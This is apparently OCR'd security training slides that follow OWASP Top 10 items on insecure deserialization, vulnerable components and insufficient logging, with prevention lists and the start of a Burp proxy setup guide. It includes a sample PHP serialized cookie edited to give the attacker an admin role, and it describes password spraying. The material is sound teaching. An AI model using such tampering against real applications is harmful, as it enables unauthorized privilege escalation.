
Instructions

Mode: **In-session**

Duration: **5 minutes**

Materials Required: **None**

Activity



Is the Application Vulnerable?

Applications are vulnerable if they deserialize hostile objects supplied by an attacker.

This can result in two primary types of attacks:

- Object and data structure related attacks
- Typical data tampering attacks

Serialization may be used in applications for:

- RPC/IPC
- Wire protocols, web services, message brokers
- Caching/ persistence
- Databases, cache servers, file systems
- HTTP cookies, HTML form parameters, API authentication
- Tokens

8. Insecure Deserialization

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App. Specific	Exploitability: 1	Prevalence: 2	Detectability: 2	Technical: 3	Business ?
Exploitation of deserialization is somewhat difficult, as off the shelf exploits rarely work without changes or tweaks to the underlying exploit code.		This issue is included in the Top 10 based on an industry survey and not on quantifiable data. Some tools can discover deserialization flaws, but human assistance is frequently needed to validate the problem. It is expected that prevalence data for deserialization flaws will increase as tooling is developed to help identify and address it.		The impact of deserialization flaws cannot be overstated. These flaws can lead to remote code execution attacks, one of the most serious attacks possible. The business impact depends on the protection needs of the application and data.	

Example Attack Scenarios

Scenario #1

- A React application calls a set of Spring Boot micro-services to ensure that their code is immutable. The solution is serializing user state and passing it back and forth with each request.

Scenario #2:

- A PHP forum uses PHP object serialization to save a "super" cookie, containing the user's user ID, role, password hash, and other state:

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```


- An attacker changes the serialized object to give themselves admin privileges:

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

8. Insecure Deserialization

How to Prevent

- Implementing integrity checks such as digital signatures on any serialized objects
- Enforcing strict type constraints during deserialization
- Isolating and running code that deserializes in low privilege environments
- Logging deserialization exceptions and failures
- Restricting or monitoring incoming and outgoing network connectivity from containers or servers that deserialize
- Monitoring deserialization, alerting if a user deserializes constantly



Created by Icongeek26 from Noun Project

Is the Application Vulnerable?

You are likely vulnerable:

- If you do not know the versions of all components you use
- If software is vulnerable, unsupported, or out of date
- If you do not scan for vulnerabilities regularly
- If you do not fix or upgrade the underlying platform, frameworks, and dependencies in a risk-based, timely fashion
- If software developers do not test the compatibility of updated, upgraded, or patched libraries
- If you do not secure the components' configurations

Created by fae frey from Noun Project

9. Using Components with Known Vulnerabilities

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App. Specific	Exploitability: 2	Prevalence: 3	Detectability: 2	Technical: 2	Business ?
While it is easy to find already-written exploits for many known vulnerabilities, other vulnerabilities require concentrated effort to develop a custom exploit.		Prevalence of this issue is very widespread. Component-heavy development patterns can lead to development teams not even understanding which components they use in their application or API, much less keeping them up to date. Some scanners such as retire.js help in detection, but determining exploitability requires additional effort.		While some known vulnerabilities lead to only minor impacts, some of the largest breaches to date have relied on exploiting known vulnerabilities in components. Depending on the assets you are protecting, perhaps this risk should be at the top of the list.	

Example Attack Scenarios

- Components typically run with the same privileges as the application itself, so flaws in any component can result in serious impact.
- Some example exploitable component vulnerabilities discovered are:


CVE-2017-5638, a Struts 2 remote code execution vulnerability that enables execution of arbitrary code on the server, has been blamed for significant breaches.

While internet of things (IoT) are frequently difficult or impossible to patch, the importance of patching them can be great (e.g. biomedical devices).

- There are automated tools to help attackers find unpatched or misconfigured systems.

How to Prevent

- Remove unused dependencies, unnecessary features, components, files, and documentation.
- Continuously inventory the versions of both client-side and server-side components
- Only obtain components from official sources over secure links
- Monitor for libraries and components that are unmaintained or do not create security patches for older versions
- Every organization must ensure that there is an ongoing plan for monitoring, triaging, and applying updates or configuration changes for the lifetime of the application or portfolio.



Created by Icongeek26 from Noun Project

10. Insufficient Logging & Monitoring

Is the Application Vulnerable?

Insufficient logging, detection, monitoring and active response occurs any time:

- Auditable events, such as logins, failed logins, and high-value transactions are not logged.
- Warnings and errors generate no, inadequate, or unclear log messages.
- Logs of applications and APIs are not monitored for suspicious activity.
- Logs are only stored locally.
- Appropriate alerting thresholds are not in place or effective.
- Penetration testing and scans by DAST tools do not trigger alerts.
- The application is unable to detect, escalate, or alert for active attacks

Created by fae frey from Noun Project

10. Insufficient Logging & Monitoring

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App. Specific	Exploitability: 2	Prevalence: 3	Detectability: 1	Technical: 2	Business ?
Exploitation of insufficient logging and monitoring is the bedrock of nearly every major incident. Attackers rely on the lack of monitoring and timely response to achieve their goals without being detected.		This issue is included in the Top 10 based on an industry survey. One strategy for determining if you have sufficient monitoring is to examine the logs following penetration testing. The testers' actions should be recorded sufficiently to understand what damages they may have inflicted.		Most successful attacks start with vulnerability probing. Allowing such probes to continue can raise the likelihood of successful exploit to nearly 100%. In 2016, identifying a breach took an average of 191 days – plenty of time for damage to be inflicted.	

10. Insufficient Logging & Monitoring

Example Attack Scenarios

Scenario #1: An open source project forum software run by a small team was hacked using a flaw in its software. The attackers managed to wipe out the internal source code repository containing the next version, and all of the forum contents. Although source could be recovered, the lack of monitoring, logging or alerting led to a far worse breach.


Scenario #2: An attacker uses scans for users using a common password. They can take over all accounts using this password. For all other users, this scan leaves only one false login behind. After some days, this may be repeated with a different password.

Scenario #3: A major US retailer reportedly had an internal malware analysis sandbox analyzing attachments. The sandbox software had detected potentially unwanted software, but no one responded to this detection.

10. Insufficient Logging & Monitoring

How to Prevent

- Ensure all login, access control failures, and server-side input validation failures can be logged with sufficient user context
- Ensure that logs are generated in a format that can be easily consumed by a centralized log management solutions.
- Ensure high-value transactions have an audit trail
- Establish effective monitoring and alerting
- Establish or adopt an incident response and recovery plan
- There are commercial and open source application protection frameworks and log correlation software with custom dashboards and alerting.



Created by Icongeek26 from Noun Project

Name of the Activity

Taboo

Instructions

Mode: **In-session**

Duration: **5 minutes**

Materials Required: **None**

How to Configure Proxy in Chrome?


Created by fae frey
from Noun Project

Configuring Proxy in Chrome


- Unlike other browsers, Chrome does not have its own proxy settings
- Instead, you configure the settings for your computer's built-in browser
- Chrome will automatically use these settings as well
- If you're not sure where your built-in proxy settings are, you can access them from within Chrome

Created by fae frey
from Noun Project

Configuring Proxy in Chrome



Configuring Proxy in Chrome



Name of the Activity

Fastest Finger First

Instructions

Mode: **In-session**

Duration: **5 minutes**

Materials Required: **None**

How to Configure Proxy in Chrome?

How to Configure CA Certificate?

Created by fae frey
from Noun Project


Configuring CA Certificate

Before attempting to install Burp's CA certificate-

